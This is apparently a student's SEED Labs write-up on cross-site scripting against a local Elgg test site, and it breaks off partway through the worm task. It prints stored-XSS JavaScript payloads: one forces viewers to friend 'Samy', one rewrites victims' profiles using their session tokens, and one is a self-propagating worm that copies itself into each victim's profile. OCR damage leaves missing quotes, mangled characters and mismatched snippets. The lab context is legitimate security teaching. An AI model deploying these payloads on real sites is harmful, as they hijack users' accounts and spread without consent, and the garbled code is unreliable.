
Upon searching, found the user name Sammy and its corresponding GUID value, here the value is 59.

The screenshot shows a Firefox browser window with the URL <http://www.seed-server.com/profile/samy/edit>. The browser title is "Edit profile : Elgg For SEE". The page content is the HTML source code of the profile edit page. Key parts of the code include:

- The page is titled "Edit profile : Elgg For SEE".
- The code includes logic for handling file uploads and displaying file names.
- It features a sidebar with various menu items like "bookmarks", "members", "groups", etc.
- A central form area is present with fields for profile editing.
- At the bottom, there's a footer with links and social sharing icons.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head><title>Edit profile : Elgg For SEE</title><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta name="description" content=""><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0, user-scalable=no" />
<script type="text/javascript" src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script type="text/javascript" src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script type="text/javascript" src="http://www.seed-server.com/cache/1587931381/default/elgg.js"></script><script type="text/javascript" src="http://www.seed-server.com/cache/1587931381/default/elgg-admin.js"></script>
<script>
var elgg = {
    config: {
        lastcache: 1587931381,
        viewtype: "default",
        simplecache_enabled: 1,
        current_language: "en",
        security: {
            "token": {
                "id": "elgg_ts_1745118522",
                "key": "elgg_token_RXGeRCyINTUvEsMsNoSCA"
            }
        },
        session: {
            "id": "elgg_sid_1587931381",
            "key": "elgg_session"
        }
    }
};
window.onload = function() {
    elgg.init();
}
</script>
<script>
var $ = jQuery;
$().ready(function() {
    // Initialize Elgg components
    elgg.init();
});
</script>
```


Using this information, edit the program accordingly and this is the code we will use in Samy's account in the about me section



```
seed ubu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
Open ... addfriends.js
Apr 19 23:20
1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4    var ts=&_elgg_ts="+elgg.security.token._elgg_ts;
5    var token=&_elgg_token="+elgg.security.token._elgg_token;
6    //Construct the HTTP request to add Samy as a friend.
7    var sendurl=" http://www.seed-server.com/action/friends/add?friend=59" + token +ts; //FILL IN
8    //Create and send Ajax request to add friend
9    Ajax=new XMLHttpRequest();
10   Ajax.open("GET", sendurl, true);
11   Ajax.send();
12 }
13</script>

Bracket match found on line: 13
JavaScript Tab Width: 8 Ln 13, Col 10 INS
18°C Mostly cloudy 11:20 PM 4/19/2025 Right Ctrl
```

Putting the above code in the samy's account about me section as shown in the below screenshot.



seed ubu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Firefox
Edit profile: Elgg For SEED ...
http://www.seed-server.com ...
http://www.seed-server.com ...
lab7.pdf: (2555-Full) SEC1 ...
Apr 19 23:21
18°C Mostly cloudy 11:21 PM 4/19/2025 Right Ctrl

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name Samy

About me

```
var Ajax=null;
var ts=&_elgg_ts="+elgg.security.token._elgg_ts;
var token=&_elgg_token="+elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl=" http://www.seed-server.com/action/friends/add?friend=59" + token +ts; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

Embed content Visual editor

Public

Brief description

Public

Location

Public

Samy

Edit avatar Edit profile

Change your settings Account statistics

Notifications Group notifications

Saving the above code in the samy's account. We see that profile was successfully saved.

The screenshot shows a Firefox browser window with the URL <http://www.seed-server.com/profile/samy>. The page title is "Samy". On the right, there are "Edit avatar" and "Edit profile" buttons. A green success message box at the top right says "Your profile was successfully saved.". On the left, there is a sidebar with a placeholder image of a person wearing a black hoodie and sunglasses. Below the image is a sidebar menu with links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". The status bar at the bottom shows system icons and the date/time: "18°C Mostly cloudy" and "11:22 PM 4/19/2025".

Now, logging into alice's account as shown

The screenshot shows a Firefox browser window with the URL <http://www.seed-server.com>. The page title is "Elgg For SEED Labs". On the right, there is a "Log in" form with fields for "Username or email" containing "alice" and "Password" containing "*****". There is a "Remember me" checkbox and a "Log in" button. A green success message box at the top right says "You have been logged out.". The status bar at the bottom shows system icons and the date/time: "18°C Mostly cloudy" and "11:22 PM 4/19/2025".

Viewing her friends list and can observe that there is Still see no friends yet

A screenshot of a Firefox browser window titled "seed ubu [Running] - Oracle VM VirtualBox". The address bar shows the URL <http://www.seed-server.com/friends/alice>. The page title is "Alice's friends". The content area displays a message "No friends yet." and a sidebar on the right labeled "Alice" containing links for Blogs, Bookmarks, Files, Pages, and Write post. Below this is a section titled "Friends" with links for Friends of and Collections. The system tray at the bottom shows the date and time as April 19, 2025, at 11:23 PM.

Now, going into the member's list and viewing samy's account

A screenshot of a Firefox browser window titled "seed ubu [Running] - Oracle VM VirtualBox". The address bar shows the URL <http://www.seed-server.com/members>. The page title is "Newest members". The content area lists five members: Samy, Charlie, Boby, Alice, and Admin, each with a small profile icon. There are navigation tabs for Newest, Alphabetical, Popular, and Online. A search bar on the right allows users to search for members, with a total count of 5 members listed. The system tray at the bottom shows the date and time as April 19, 2025, at 11:23 PM.

Now viewing samy's profile from alice's profile as shown below.

The screenshot shows a Firefox browser window with the title bar "seed ubu [Running] - Oracle VM VirtualBox". The address bar displays "http://www.seed-server.com/profile/samy". The page content is the profile of a user named "Samy", featuring a placeholder image of a person wearing a black hoodie and sunglasses. Below the image is a sidebar with links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". To the right of the sidebar is a large empty box labeled "About me". At the top right of the profile page are buttons for "Add friend" and "Send a message". The browser interface includes a toolbar with icons for back, forward, search, and refresh, and a status bar at the bottom showing the date and time.

Coming back to alice's friend list we notice that Sammy was added without her adding him to the list

The screenshot shows a Firefox browser window with the title bar "seed ubu [Running] - Oracle VM VirtualBox". The address bar displays "http://www.seed-server.com/friends/alice". The page content is the "Alice's friends" section, listing a single friend: "Samy". To the right of the friend list is a sidebar for "Alice" with links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". Below the sidebar is another sidebar for "Friends" with links: "Friends", "Friends of", and "Collections". The browser interface includes a toolbar with icons for back, forward, search, and refresh, and a status bar at the bottom showing the date and time.

Question 1: explain the purpose of lines 1 and 2 why are they needed?

Solution: In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or will probably be considered as an untrusted cross-site request and hence will throw out an error with our attack being unsuccessful. These desired values are stored in JavaScript variables and using the lines 1 and 2, we are retrieving them from the JS variables and storing in the AJAX variables that are used to construct the GET URL.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?

Solution: if that were the case, then we will not be able to launch the attack anymore because this mode encodes any special characters in the input. So, the < is replaced by Clt and hence every special character will be encoded. Since, for a JS code we need to have <script> C </script> and various other tags, each one of them will be encoded into data and hence it will no more be a code to be executed.

Task 5: MODIFYING VICTIM'S PROFILE'S


The goal is to modify the request directly from victim's browser without using the attacker's intervention. Here is the value HTTP POST request value. We get this using the Samy's account network while editing the profile as shown below

The screenshot shows a Firefox browser window with the title 'seed ubu [Running] - Oracle VM VirtualBox'. The address bar shows 'http://www.seed-server.com/profile/samy/edit'. The main content area displays the 'Edit profile' page for 'Samy' on the 'Elgg For SEED Labs' platform. The page includes fields for 'Display name' (set to 'Samy') and 'About me' (with a rich text editor). To the right, there is a user icon for 'Samy' and buttons for 'Edit avatar' and 'Edit profile'. Below the main content, the Firefox developer tools Network tab is open, showing a list of requests made during the profile edit process. The requests include files like 'weakmap-polyfill.js', 'formdata-polyfill.js', and 'elgg-ckeditor.js'. The developer tools also show the response headers for the current request, which includes 'Content-Type: text/html; charset=UTF-8' and 'Date: Sun, 20 Apr 2025 13:29:41 GMT'.

Creating a json file just to keep the indentations correct using the commands below

```
[04/19/25] seed@VM:~/labs7$ touch editprofile.js
[2]+ Done gedit addfriends.js &> /dev/null
[04/20/25] seed@VM:~/labs7$ gedit editprofile.js &>/dev/null &
```

Now, attaching the required modification to the file so that we can directly put it into samy's account



```
1<script type="text/javascript">
2window.onload = function(){
3    var userName=&name="+elgg.session.user.name;
4    var guid=&guid="+elgg.session.user.guid;
5    var ts=&_elgg_ts="+elgg.security.token._elgg_ts;
6    var token=&_elgg_token="+elgg.security.token._elgg_token;
7    var content = token + ts + userName +
"&description=Samy%20is%20my%20hero&accesslevel[description]=2" + guid;
8    var samyGuid = 59;
9    var sendurl = "http://www.seed-server.com/action/profile/edit";
10   if(elgg.session.user.guid!=samyGuid){
11       var Ajax=null;
12       Ajax=new XMLHttpRequest();
13       Ajax.open("POST", sendurl, true);
14       Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
15       Ajax.send(content);
16   }
17 }
18</script>
```

JavaScript Tab Width: 8 Ln 1, Col 1 INS

Now, taking same code to the samy's about me as shown below

Edit profile

Display name
Samy

About me

```
<script type="text/javascript">
window.onload = function(){
var userName=&name=elgg.session.user.name;
var guid=&guid=elgg.session.user.guid;
var ts=&ts=elgg.security.token._elgg_ts;
var token=&token=elgg.security.token._elgg_token;
var content = token + ts + userName + "&description=Samy%20is%20my%20hero&accesslevel[description]=2" + guid;
var samyGuid = 59;
var sendurl = "http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid){
    if(confirm("Are you sure?"))
        window.location.href = sendurl;
}
};</script>
```

Embed content Visual editor

Public

Brief description

Location

Public



Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications



Upon saving the code, it shows that profile is successfully added and its ready to get executed in the victim's account

Your profile was successfully saved.

Samy

[Edit avatar](#) [Edit profile](#)

- [Blogs](#)
- [Bookmarks](#)
- [Files](#)
- [Pages](#)
- [Wire post](#)

About me

Add widgets

Transferring data from www.seed-server.com...



Now logging into alice account as shown below and verifying her profile if anything is displayed in the about me. Can observe that there is nothing available.

Alice

Edit avatar

Edit profile

Add widgets



- Blogs
- Bookmarks
- Files
- Pages
- Wire post



Now viewing samy's profile from alice account as shown below

Samy

Remove friend

Send a message



About me

Samy

- Blogs
- Bookmarks
- Files
- Pages
- Wire post



Now we observe that about me has been changed to Samy as hero as expected from the code.

Answering questions:

Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and

Solution: We need Line 1 so that Samy does not attack himself and we can attack other users. The JS code obtains the current session's values and stores a string named "Samy is my hero" in the about me section. Now, since we have the JS code in about me section, and if we did not have that line, as soon as the changes are saved, the JS code is executed, and this JS code will enter "Samy is my hero" in the About me field of the current session i.e. Samy. This will basically replace the JScode with the string, and hence there won't be any JS code to be executed whenever anyone visits Samy's profile.


lets comment out the line from the program

```

1<script type="text/javascript">
2window.onload = function(){
3    var userName=&name="+elgg.session.user.name;
4    var guid=&guid="+elgg.session.user.guid;
5    var ts=&_elgg_ts="+elgg.security.token._elgg_ts;
6    var token=&_elgg_token="+elgg.security.token._elgg_token;
7    var content = token + ts + userName +
8        "&description=Samy%20is%20my%20hero&accesslevel[description]=2" + guid;
9    var samyGuid = 59;
10   var sendurl = "http://www.seed-server.com/action/profile/edit";
11   //if(elgg.session.user.guid!=samyGuid){
12   var Ajax=null;
13   Ajax=new XMLHttpRequest();
14   Ajax.open("POST", sendurl, true);
15   Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
16   Ajax.send(content);
17 }
18</script>


```

Upon saving from the samy account, we see that samy and Alice was already affected previous, just to prove that this code works taking another user Charlie into



The screenshot shows the profile page for a user named "Samy". At the top, there is a navigation bar with links for "Elgg For SEED Labs", "Blogs", "Bookmarks", "Files", "Groups", "Members", "More", "Search", and "Account". Below the navigation bar, the user's name "Samy" is displayed in a large font. To the right of the name are two buttons: "Edit avatar" and "Edit profile". Underneath the name is a placeholder for an avatar, showing a person wearing a black hoodie and sunglasses. To the right of the placeholder is a text box containing the "About me" information: "Samy is my hero". Below the "About me" box is a link labeled "Add widgets". On the left side of the page, there is a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". At the bottom of the page, there is a toolbar with various icons.

Logged into Charlie's account and then as shown in the below



The screenshot shows the profile page for a user named "Charlie". At the top, there is a navigation bar with links for "Elgg For SEED Labs", "Blogs", "Bookmarks", "Files", "Groups", "Members", "More", "Search", and "Account". Below the navigation bar, the user's name "Charlie" is displayed in a large font. To the right of the name are two buttons: "Edit avatar" and "Edit profile". Underneath the name is a placeholder for an avatar, showing a cartoon character holding a magnifying glass. To the right of the placeholder is a link labeled "Add widgets". On the left side of the page, there is a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". At the bottom of the page, there is a toolbar with various icons.

We notice that there is no about me in charlie's account as well.

Now going into the samy's account and viewing his profile

Samy

About me
Samy is my hero

Blogs
Bookmarks
Files
Pages
Wire post

Doesn't affect charlie's account as it has been commented out in the program.

Charlie

Charlie

Edit avatar Edit profile

Blogs
Bookmarks
Files
Pages
Wire post

This proves that line commented is important so that it doesn't affect the attacker himself.

Task6: WRITING A SELF-PROPAGATING XSS WORM

Here using the DOM approach, this task is to not only modify the victim's profile but add him as friends and copy the worm code to the victim's profile. We need to write a code to perform the task as shown in the below is the code used to perform this task.

```
*self_projs *Untitled Document 1
1<script type="text/javascript" id ="worm">
2window.onload = function(){
3  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4  var jsCode = document.getElementById("worm").innerHTML;
5  var tailTag = "</"+ "script"+";
6  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
7  var userName="&name="+elgg.session.user.name;
8
9  var guid=&guid="+elgg.session.user.guid;
10 var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
11 var token="&_elgg_token="+elgg.security.token._elgg_token;
12 var content = token + ts + userName + "&description=Alice%20is%20my%20Bestfriend!" + wormCode + "&accesslevel[description]=2" + guid;
13 var samyGuid = 59;
14 var sendurl = "http://www.seed-server.com/action/profile/edit";
15 if(elgg.session.user.guid!=samyGuid){
16   var Ajax=null;
17   Ajax=new XMLHttpRequest();
18   Ajax.open("POST", sendurl, true);
19   Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
20   Ajax.send(content);
21   var sendurl=" http://www.seed-server.com/action/friends/add?friend=59" + token + ts; //FILL IN
22   Ajax=new XMLHttpRequest();
23   Ajax.open("GET", sendurl, true);
24   Ajax.send();
25 }
26 }
27</script>
```

Putting this code inside the samy's account as shown in the below

The screenshot shows the 'Edit profile' page for a user named 'Samy'. The user's display name is also 'Samy'. In the 'About me' section, the bio field contains the following JavaScript code:

```
var userName="&name="+elgg.session.user.name;
var guid=&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&_elgg_token="+elgg.security.token._elgg_token;
var content = token + ts + userName + wormCode + "&description=Alice%20is%20my%20Bestfriend!
&accesslevel[description]=2" + guid;
var samyGuid = 59;
var sendurl = "http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid){
```

The right sidebar displays the user's profile picture, name ('Samy'), and various account statistics like 'Edit profile' and 'Change your settings'.

